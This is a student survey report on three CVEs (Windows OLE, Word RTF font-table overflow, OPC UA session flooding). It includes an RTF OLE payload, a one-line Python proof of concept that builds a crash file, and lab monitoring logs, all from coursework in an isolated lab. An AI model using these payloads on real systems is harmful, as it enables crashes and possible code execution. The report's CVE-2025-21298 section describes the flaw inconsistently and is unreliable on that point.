

Departamento de Engenharia Informática

SWitCH Cyber - Pós-Graduação em Segurança de Informação, Cibersegurança e Privacidade

Arquitetura, Desenho e Desenvolvimento de Software Seguro (ADDSS)

Professor Paulo Baltarejo Sousa

Ano letivo 2025/2026

M1: Survey on Vulnerabilities

Grupo 3:

Sara Bastos, 1250420

Marta Ferreira, 1201845

Carlos Silva, 1960110

José Rodrigues, 1940368

Index

Windows OLE Remote Code Execution Vulnerability - CVE-2025-21298	3
1. Overview and Historical Context	3
2. Technical Description	4
3. Exploitation Scenario	4
4. Mitigation and Patch.....	6
5. Security Lessons Learned.....	6
Microsoft Word Remote Code Execution Vulnerability - CVE-2023-21716	6
1. Overview and Historical Context	6
2. Technical Details	7
3. Exploitation Scenario	7
4. Impact	8
5. Mitigation and Patch.....	8
6. Simulation of attack.....	8
7. Security Lessons Learned.....	12
Free Category Vulnerability	13
1. Overview of CVE-2022-29864	13
2. Technical Description	13
3. Exploitation Scenario	14
4. Infrastructure for Practical Exploit Validation	15
OPC UA Server (VM1).....	15
OPC UA Client 1 (VM2).....	17
OPC UA Client 2 (VM3).....	18
Attacker Machine (VM4)	19
Validation Concept.....	19
5. Mitigation and Patch.....	20
6. Security Lessons Learned.....	20
Bibliography.....	21

List of Figures

Figure 1 - NVD entry for CVE-2025-21298	4
Figure 2 - Windbg menu	5
Figure 3 - Critical moment during exploitation	5
Figure 4 - Malicious payload in Microsoft Word	6
Figure 5 - NVD entry for CVE-2023-21716 showing CVSS v3.1 score of 9.8 critical and vulnerability classification.....	7

Figure 6 - Windows10 version	9
Figure 7 - Microsoft Office Professional 2013 version	9
Figure 8 - Microsoft Word 2013 version.....	9
Figure 9 - Python script to generate the RTF file.....	10
Figure 10 - Test.rtf content with the font entries	10
Figure 11 - Internal structure of the test.rtf file with the rtfDump tool	10
Figure 12 - Microsoft Word prolonged loading state	11
Figure 13 - Initial execution of the WINWORD.EXE loading from the Office directory.....	11
Figure 14 - WINWORD.EXE process loading the wwlib.dll library	11
Figure 15 - WINWORD.EXE process successfully reading the test.rtf file.....	11
Figure 16 - Process Monitor events showing multiple BUFFER OVERFLOW results during operations	12
Figure 17 - Abnormal WINWORD.EXE process termination	12
Figure 18 - WerFault.exe process with result BUFFER OVERFLOW	12
Figure 19- NVD entry for CVE-2022-29854.....	13
Figure 20 - Grupo 3 Lab Structure for Free category Vulnerability	15
Figure 21 - Windows Server Features	16
Figure 22 - VM1 - OPC Server	16
Figure 23 - VM2 – Client 1 - OS Windows 11	17
Figure 24 - VM2 - OPC UA client 1 software	18
Figure 25 - VM3 – Client 2 OS Windows 11	18
Figure 26 - VM2 - OPC UA client 2 software	19

Windows OLE Remote Code Execution Vulnerability - CVE-2025-21298

1. Overview and Historical Context

CVE-2025-21298 was found as a security vulnerability that affects Microsoft Windows Operating Systems by Microsoft. With successful exploitation, it is possible to compromise core security principles such as confidentiality, integrity, and availability.

The vulnerability is considered high or critical severity since it has a big impact on system-level privileges (it may allow arbitrary code execution with elevated privileges).

CVE-2025-21298 exemplifies how a not so rigorous validation with privileged execution contexts can achieve in a complete system compromise.

CVE-2025-21298 Detail

Description

Windows OLE Remote Code Execution Vulnerability

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

 **CNA:** Microsoft Corporation

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Figure 1 - NVD entry for CVE-2025-21298

2. Technical Description

This exploitation originates from improper validation of memory objects during the manipulation of privileged system structures. With more specificity, it reveals insufficient access control validation with improper pointer handling (in kernel memory) and inadequate verification of system call parameters.

From a technical viewpoint, this CVE involves bypassing the logical access checks within a privileged execution context. It is possible to put a low-privileged process interacting with a privileged component that fails to validate the supplied input being given. With that, it results in a security token manipulation, privileged escalation to NT AUTHORITY\SYSTEM, and it also lets the attacker write arbitrary operations in protected memory.

3. Exploitation Scenario

To escalate local privileges, the attacker needs first to gain initial access (for example through malware, phishing or even stolen credentials). The malicious code is given by the attacker to interact with the vulnerable component and then the system performs insufficient validation of object permissions. At this point, it is possible to the attacker to manipulate the process security token and to obtain SYSTEM-level privileges. Having privilege escalation step done, the attacker can establish persistence mechanisms, disable endpoint security controls and deploy ransomware.

Kernel-level exploitation on Windows is significantly complex since it requires complex conditions and technical components. This type of exploitations targets a vulnerable driver (in this case, core windows component) that communicates with user-mode applications through I/O Control Codes. With this, it's essential that the attacker knows the exact IOCTL code and understand the internal handler logic. With that knowledge, the attacker can the provide structure input data that is precisely what is needed to trigger the vulnerability. It is needed bypassing modern kernel protection since Microsoft implements multiple defensive mechanisms (such as kernel components base address randomized, unauthorized modification of kernel structures and code, prevention of arbitrary control-flow redirection attacks).

To demonstrate this vulnerability, it was possible to show a memory corruption of Microsoft Word. We started by launching Microsoft Word and WinDbg debugger. In this last application, we navigated to the "File" menu and selected "Attach to Process". From

the list of active processes, we selected WINWORD.exe to begin monitoring the application execution.




Figure 2 - WinDbg menu

Then, we located the crafter RTF file within the local file explorer and dragged it directly into the Microsoft Word interface (it is possible to open it through file menu). As soon as the application attempts to process the embedded OLE object, a double-free condition is triggered in ole32.dll and the debugger will catch an exception in that moment. The Microsoft Word process became unresponsive and terminated, confirming the vulnerability.




Figure 3 - Critical moment during exploitation

The last figure displays the WinDbg Command Window logging numerous “First Chance” exceptions and runtime errors after the malicious RTF payload is processed by the system. The log shows “code 40080201” indicating the Windows Runtime encountered an internal failure when trying to handle this OLE object initialization. The “code 000006ef” entry represents a low-level system failing since the code is related to Remote Procedure Call failures. The “code e06d7363” message shows that the application code detected an unrecoverable state and tried to throw an exception right before the process in cause was terminated.

```
{\rtf1\object\objhtml\objw1\objh1\objupdate\rslt\pict\*\objclass None\*\objdata
0105000002000000
0a000000
53746174696344696200
00000000
00000000
04000000
00000000
00000000
05000000
02000000
aa00
02000000
00000000
}
}}
```

Figure 4 - Malicious payload in Microsoft Word

4. Mitigation and Patch

Microsoft delivered an official security update to address this vulnerability (Microsoft corrected the flawed validation logic within the affected component, preventing unauthorized privilege modification), and recommended immediate actions such as the application of the security patch, the enforcement of the principle of least privilege and the restriction of administrative accounts.

5. Security Lessons Learned

The analysis of this CVE shows several critical cybersecurity principles: strict input validation in privileged code is essential, defense-in-depth mitigates exploitation impact, effective patch management reduces attack surface and kernel-level components require rigorous security design.

Microsoft Word Remote Code Execution Vulnerability - CVE-2023-21716

1. Overview and Historical Context

The CVE-2023-21716 is a critical Remote Code Execution (RCE) vulnerability that targets Microsoft Word when opening Rich Text Format documents (RTF). This vulnerability became public in February 2023 and was addressed by Microsoft during the Patch Tuesday cycle, in which the second Tuesday of every month the company releases security fixes and updates. Before the patch, multiple versions of Microsoft Office, such as 2010, 2013, 2016, and 2019, as well as Microsoft 365 Apps were vulnerable.

The problem resides in how Microsoft Word processes certain RTF structures, more specifically, it involves the dynamic link library *wwlib.dll*, that handles document parsing. In this way, by creating a malicious RTF file with an excessive number of

entries inside the `\fonttbl` section, an attacker can cause improper memory management while the document is being read.

Because of its potential impact and the simple and remote exploitation process, requiring only that a user opens the maliciously prepared file, the vulnerability is considered critical with a CVSS v3.1 score of 9.8. Although no large-scale campaigns were widely reported, the technical characteristics of the flaw made it suitable for malicious use.

CVE-2023-21716 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Microsoft Word Remote Code Execution Vulnerability




Figure 5 - NVD entry for CVE-2023-21716 showing CVSS v3.1 score of 9.8 critical and vulnerability classification

2. Technical Details

The exploitation originates from the way Microsoft Word parses the RTF file structure. This type of documents uses control words to define formatting elements such as fonts and layout properties and one of these structures is the `\fonttbl` control word, which defines the font table used in the document.

During parsing, Word dynamically allocates memory on the heap to store information about each font entry. In vulnerable versions, the application does not correctly validate the number of entries supplied within the font table, therefore, when a large amount of font definitions is processed, memory allocation boundaries are exceeded. This condition results in a heap-based buffer overflow, classified under CWE-122, a corruption that may overwrite adjacent memory regions, including internal control data and can influence program execution flow.

Since RTF content is processed as soon as the document is opened or even when previewed, before the user fully views the file, the root cause lies in the inadequate validation of input data during the parsing.

3. Exploitation Scenario

The exploitation process requires delivering a specially crafted RTF file to a target user, through email attachments, phishing campaigns or file download links. When the victim

opens or previews the file, Microsoft Word begins parsing the font table structure and if the number of font entries exceeds safe limits, heap corruption occurs during allocation. In controlled scenarios, this corruption can result in arbitrary code execution.

In the case of code execution, the current user privileges are considered, which means, the impact may affect the full system if the user has administrative permissions. The practical risk of this vulnerability is shown by the combination of the simple attack vector with its high severity score.

4. Impact

This critical Microsoft Word vulnerability affects the core security principles of confidentiality, integrity and availability. If exploited for arbitrary code execution, an attacker may access sensitive files and data available to the exposed user, this malicious code could also modify documents, alter system configurations or install additional payloads.

During the exploitation attempts, in the case of memory corruption, the application can become unstable and terminate unexpectedly, affecting the system availability, in enterprise environments, a compromised endpoint could serve as an entry point for lateral movement within the network.

The critical CVSS rating reflects the remote nature of the attack and the absence of required privileges prior to exploitation.

5. Mitigation and Patch

Microsoft addressed this vulnerability on February 14 in 2023, the update fixed the improper memory validation logic within the RTF parsing component. Applying this official Microsoft security update is the primary and most effective mitigation measure.

Additionally, it is possible to enable Protected View for documents from untrusted sources, configure Group Policy Objects to prevent Word from opening RTF files from this type of sources, restrict legacy file format handling and enforce least privilege principles for user accounts as defensive measures, however, they do not replace the necessity of installing the official security update and systems that remain unpatched continue to be exposed to potential exploitation.

6. Simulation of attack

To analyse the vulnerability behaviour, a controlled laboratory experiment was conducted.

6.1 Environment Setup

The test environment was created using VMware Workstation using a virtual machine with the Windows 10 operating system and Microsoft Office 2013 installed, including Microsoft Word 2013. The versions selected are in the list of vulnerable products before the February 2023 security update.



Figure 6 - Windows10 version




Figure 7 - Microsoft Office Professional 2013 version




Figure 8 - Microsoft Word 2013 version

6.2 RTF File Generation

The Python script used to generate the malformed RTF file was based on a publicly released proof-of-concept published by a researcher online on his Twitter, this PoC was referenced and cited in a technical analysis article by Netskope. The script was only used for this academic analysis within the controlled virtual environment.

To reproduce the vulnerable condition, the Python code was used to generate an RTF document containing a very large number of font entries inside the `\fonttbl` structure. Instead of manually editing the file, the script automatically created thousands of repetitive font declarations. The goal was to produce a file structure capable of stressing the RTF parsing mechanism.

After the generation, the RTF file was examined using the `rtfdump` tool to verify the internal structure of the document and confirm that the font table contained a high number of entries that will eventually trigger the vulnerability.

```

rtf_generator - Notepad
File Edit Format View Help
bpen("test.rtf","wb").write(("{\rtf1{\n{\fonttbl" + "".join([ ("{\f%dA;}\n" % i) for i in range(0,32761) ]) + "}\n{\rtlch no crash??}\n}}\n").encode('utf-8'))
print("File test.rtf generated with success")

```

Figure 9 - Python script to generate the RTF file

```

test - Notepad
File Edit Format View Help
{\rtf1{
{\fonttbl{\f0A;}
{\f1A;}
{\f2A;}
{\f3A;}
{\f4A;}
{\f5A;}
{\f6A;}
{\f7A;}
{\f8A;}
{\f9A;}
{\f10A;}
{\f11A;}
{\f12A;}
{\f13A;}
{\f14A;}
{\f15A;}

```

Figure 10 - Test.rtf content with the font entries

```

Command Prompt
32740 Level 4 c= 0 p=0005d32b l= 9 h= 1; 1 b= 0 u= 1 \f32736
32741 Level 4 c= 0 p=0005d337 l= 9 h= 1; 1 b= 0 u= 1 \f32737
32742 Level 4 c= 0 p=0005d343 l= 9 h= 1; 1 b= 0 u= 1 \f32738
32743 Level 4 c= 0 p=0005d34f l= 9 h= 1; 1 b= 0 u= 1 \f32739
32744 Level 4 c= 0 p=0005d35b l= 9 h= 1; 1 b= 0 u= 1 \f32740
32745 Level 4 c= 0 p=0005d367 l= 9 h= 1; 1 b= 0 u= 1 \f32741
32746 Level 4 c= 0 p=0005d373 l= 9 h= 1; 1 b= 0 u= 1 \f32742
32747 Level 4 c= 0 p=0005d37f l= 9 h= 1; 1 b= 0 u= 1 \f32743
32748 Level 4 c= 0 p=0005d38b l= 9 h= 1; 1 b= 0 u= 1 \f32744
32749 Level 4 c= 0 p=0005d397 l= 9 h= 1; 1 b= 0 u= 1 \f32745
32750 Level 4 c= 0 p=0005d3a3 l= 9 h= 1; 1 b= 0 u= 1 \f32746
32751 Level 4 c= 0 p=0005d3af l= 9 h= 1; 1 b= 0 u= 1 \f32747
32752 Level 4 c= 0 p=0005d3bb l= 9 h= 1; 1 b= 0 u= 1 \f32748
32753 Level 4 c= 0 p=0005d3c7 l= 9 h= 1; 1 b= 0 u= 1 \f32749
32754 Level 4 c= 0 p=0005d3d3 l= 9 h= 1; 1 b= 0 u= 1 \f32750
32755 Level 4 c= 0 p=0005d3df l= 9 h= 1; 1 b= 0 u= 1 \f32751
32756 Level 4 c= 0 p=0005d3eb l= 9 h= 1; 1 b= 0 u= 1 \f32752
32757 Level 4 c= 0 p=0005d3f7 l= 9 h= 1; 1 b= 0 u= 1 \f32753
32758 Level 4 c= 0 p=0005d403 l= 9 h= 1; 1 b= 0 u= 1 \f32754
32759 Level 4 c= 0 p=0005d40f l= 9 h= 1; 1 b= 0 u= 1 \f32755
32760 Level 4 c= 0 p=0005d41b l= 9 h= 1; 1 b= 0 u= 1 \f32756
32761 Level 4 c= 0 p=0005d427 l= 9 h= 1; 1 b= 0 u= 1 \f32757
32762 Level 4 c= 0 p=0005d433 l= 9 h= 1; 1 b= 0 u= 1 \f32758
32763 Level 4 c= 0 p=0005d43f l= 9 h= 1; 1 b= 0 u= 1 \f32759
32764 Level 4 c= 0 p=0005d44b l= 9 h= 1; 1 b= 0 u= 1 \f32760
32765 Level 3 c= 0 p=0005d459 l= 17 h= 2; 1 b= 0 u= 7 \rtlch
32766 Remainder c= 0 p=0005d46f l= 1 h= 0; 0 b= 0 u= 0
Only whitespace = 1

```

Figure 11 - Internal structure of the test.rtf file with the rtfDump tool

6.3 Execution and Observed Behavior

The file *test.rtf* was opened using Microsoft Word 2013 and the application entered a loading state, this indicated that it was attempting to process the file.

After a short time, without showing any document content or error message, Word became unresponsive and the window closed unexpectedly, this occurred because the program does not properly validate the number of font entries defined inside the RTF structure, more specifically the 32,761 font identifiers that exceeded the internal limits that the software is designed to handle.




Figure 12 - Microsoft Word prolonged loading state

6.4 Process Monitoring Results

The Process Monitor tool was used to understand the behavior of the WINWORD.EXE process when the RTF file was opened. Firstly, the logs showed that Word started normally by loading the executable image and the `wwlib.dll` library from the expected path and accessed and read the `test.rtf` successfully.

During the parsing phase, a large number of memory operations were recorded, as the application tried to process the oversized font table, it tried to allocate more data than the available buffers were supposed to manage leading to an abnormal memory activity. In the Process Monitor window seen below, it is possible to see multiple file and registry operations with the result of buffer overflow, as well as in the `WerFault.exe` process, which means that the failure triggered the Windows error reporting mechanism.

Although this monitorization tool cannot confirm remote code execution, the objective of this lab was only to overload Word with excessive font entries and disrupt its normal function, therefore, the combination of unusual memory events and the unexpected termination of the application proves the stress that the heap memory was placed under resulting in a heap based buffer overflow vulnerability.

Additionally, it is important to note that the software is marketed as Microsoft Office 2013, its internal development version is 15.0, therefore, the associated binaries and registry keys, including `wwlib.dll`, appear under the `/Office15/` directory, as seen below.

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time of Day	Process Name	PID	Operation	Path	Result	Detail
2:55:00.143...	WINWORD.EXE	5104	Process Start		SUCCESS	Parent PID: 5276, Command line: "C:\Program Files\Microsoft Office\O
2:55:00.143...	WINWORD.EXE	5104	Thread Create		SUCCESS	Thread ID: 6392
2:55:00.235...	WINWORD.EXE	5104	Load Image	C:\Program Files\Microsoft Office\Office15\WINWORD.EXE	SUCCESS	Image Base: 0x7f7bb360000, Image Size: 0x1d8000

Figure 13 - Initial execution of the WINWORD.EXE loading from the Office directory

2:55:00.653...	WINWORD.EXE	5104	Load Image	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	SUCCESS	Image Base: 0x7ffc...
2:55:00.653...	WINWORD.EXE	5104	CreateFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	SUCCESS	Desired Access: G...
2:55:00.658...	WINWORD.EXE	5104	CloseFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	SUCCESS	

Figure 14 - WINWORD.EXE process loading the `wwlib.dll` library

2:55:05.247...	WINWORD.EXE	5104	ReadFile	C:\Users\marttuga\Documents\test.rtf	SUCCESS	Offset: 307,200, Le...
----------------	-------------	------	----------	--------------------------------------	---------	------------------------

Figure 15 - WINWORD.EXE process successfully reading the `test.rtf` file

2:55:00.765...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.766...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.768...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.768...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.768...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144
2:55:00.768...	WINWORD.EXE	5104	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows...	BUFFER OVERFLOW	Length: 144

Figure 16 - Process Monitor events showing multiple BUFFER OVERFLOW results during operations

2:55:25.240...	WINWORD.EXE	5104	Process Exit	SUCCESS	Exit Status: 255, User Time: 1.2343750 seconds, Kernel Time: 1.8281250 secon...
----------------	-------------	------	--------------	---------	---

Figure 17 - Abnormal WINWORD.EXE process termination

2:55:05.554...	WINWORD.EXE	5104	ReadFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	SUCCESS	Offset: 3,396,608, ...
2:55:05.566...	WINWORD.EXE	5104	ReadFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	SUCCESS	Offset: 3,396,608, ...
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr
2:55:05.624...	WerFault.exe	6200	QueryNameInformationFile	C:\Program Files\Microsoft Office\Office15\WWLIB.DLL	BUFFER OVERFLOW	Name: \Progr

Figure 18 - WerFault.exe process with result BUFFER OVERFLOW

6.5 Laboratory Context

The entire lab was conducted in an isolated virtual machine with no connection to the internet and external systems. The objective of this simulation was purely educational, aiming to analyze the technical characteristics of the vulnerability in a safe and controlled setting.

7. Security Lessons Learned

The CVE-2023-21716 vulnerability demonstrated in this PoC reveals weaknesses in memory management within the wwlib.dll library. As seen before, applications that deal with complex document structures must implement proper input validation and boundary checks so that they can prevent unmanaged memory operations that lead to heap instability and out of normal behavior.

This specific test resulted in a denial of service as Word became unresponsive and closed unexpectedly, even though, no remote code execution was performed, the memory corruption shows how such flaw could be exploited into a more advanced attack situation.

Additionally, this also reinforces the importance of keeping software updated, older unpatched versions remain vulnerable, and the public disclosure and proof-of-concept demonstrations increase the exposure risk for them. In the case of Remote Code Execution, the combination of Sandboxing(Protected View) and Least Privilege is also critical to contain the potential impact.

Free Category Vulnerability

1. Overview of CVE-2022-29864

OPC UA (Open Platform Communications Unified Architecture) is a widely adopted machine-to-machine communication protocol that can be observed in industrial automation, SCADA systems, and OT environments, helping systems to exchange data in a secure and reliable manner between field devices and control platforms.

Regarding CVE-2022-29864, this is a denial-of-service (DoS) vulnerability affecting the OPC UA .NET Standard Stack, specifically version 1.04.368.

Simply explaining, a remote attacker (without even needing to log in) can make an OPC UA server to crash, by sending a high volume of messages, which ends up triggering uncontrolled resource consumption.

This issue is being publicly disclosed on June 16, 2022, and was assigned by MITRE.

It has a CVSS v3.1 base score of 7.5 (High) and a CVSS v2 score of 5.0 (Medium) and reflects a significant impact on availability, while indicating no direct impact on confidentiality or integrity.

CVE-2022-29864 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

OPC UA .NET Standard Stack 1.04.368 allows a remote attacker to cause a server to crash via a large number of messages that trigger Uncontrolled Resource Consumption.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **7.5 HIGH**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Figure 19- NVD entry for CVE-2022-29854

2. Technical Description

This vulnerability resides in the session and message handling layer of the OPC UA .NET Standard Stack.

The OPC UA protocol operates on a client-server model in which each client establishes a session with the server through a sequence of messages, including a secure channel handshake, session creation, and activation. Each active session requires the server to allocate and maintain resources such as memory buffers, security contexts, subscription states, and message queues.

The core flaw lies in the fact that the affected stack does not impose adequate limits on the number of concurrent sessions that a client (or multiple clients) can open, nor does it properly constrain the total volume of messages and associated resource allocations across those sessions.

An attacker can exploit this by opening a large number of simultaneous sessions against the server, each of which generates its own stream of messages. Since every session requires dedicated resource allocations on the server side, and the stack fails to enforce a global ceiling on cumulative resource consumption, the result is an uncontrolled and ever-growing demand on the server's heap memory. In essence, the flood of sessions translates directly into a flood of messages that the server must process and buffer, rapidly exhausting the available system memory.

From a technical perspective, the root cause is the absence of proper resource management controls at both the session and message level. The stack fails to track and limit the total memory consumption across all active sessions and their associated message buffers, resulting in uncontrolled heap allocation growth. As more sessions are opened and more messages are exchanged, the server's memory footprint grows without bound until the entire available RAM is consumed. This leads to an out-of-memory condition and ultimately a server crash. The vulnerability is network-exploitable with low attack complexity and requires no authentication or user interaction, since the OPC UA protocol allows unauthenticated clients to initiate session establishment sequences.

3. Exploitation Scenario

The primary attack vector for CVE-2022-29864 is network-based and can be executed remotely without any prior authentication. An attacker with network access to an OPC UA server can initiate the attack by rapidly opening a large number of concurrent client-server sessions. Each session establishment involves a series of protocol messages (OpenSecureChannel, CreateSession, ActivateSession), and each active session forces the server to allocate dedicated resources. By keeping all sessions open and continuously sending messages within each one, the attacker generates an overwhelming volume of traffic that the server must handle. Since the stack does not enforce limits on the number of concurrent sessions or the aggregate memory consumed across them, the server's heap memory grows unboundedly as it buffers and processes the incoming message flood.

In a realistic industrial scenario, an attacker who has gained access to an OT network (through lateral movement from an IT network compromise, a misconfigured firewall, or an exposed OPC UA endpoint on the internet) could target the OPC UA server responsible for mediating communication between control systems, PLCs, and SCADA workstations. By flooding the server with a high number of concurrent sessions, each generating its own stream of messages, the attacker would cause the server's memory consumption to grow continuously until the system runs out of available RAM and crashes. The resulting service interruption would break the communication link between control systems, potentially halting production lines, disrupting real-time monitoring, and creating unsafe conditions in environments where physical processes depend on continuous data exchange.

